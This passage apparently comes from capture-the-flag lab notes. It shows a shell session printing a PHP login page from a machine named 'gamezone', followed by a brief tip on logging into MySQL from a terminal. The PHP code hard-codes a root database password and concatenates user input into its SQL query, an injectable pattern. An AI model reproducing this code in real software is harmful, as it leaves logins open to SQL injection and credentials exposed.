        background: url('images/userlogin_password.gif') no-repeat 50% 6px;
agent47@gamezone:/var/www/html$ cat index.php
<?php
   define('DB_USERNAME', 'root');
   define('DB_PASSWORD', '3kSMMS47qZEBgFUe');
   $db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWORD);

   session_start();

   if($_SERVER["REQUEST_METHOD"] == "POST") {
   $username = $_POST["username"];
   $pwd = hash('sha256',$_POST["password"]);
   //if (!$db) die ($error);
   $statement = $db->prepare("Select * from users where username='".$username."' and pwd='".$pwd."'");
   $statement->execute();
   $results = $statement->fetch(PDO::FETCH_ASSOC);
   if (isset($results["pwd"])){
       $_SESSION['logged_in'] = $username;
       header("Location: portal.php");
   } else {
        $_SESSION["logged_in"] = false;
        sleep(5); // Don't brute force :(
        echo "Incorrect login";
```

Useful

How do I log into MySQL in Linux terminal?

ACCESS MYSQL DATABASE

1. Log into your Linux web server via Secure Shell.
2. Open the MySQL client program on the server in the /usr/bin directory.
3. Type in the following syntax to access your database: $ mysql -h {hostname} -u username -p {databasename} Password: {your password}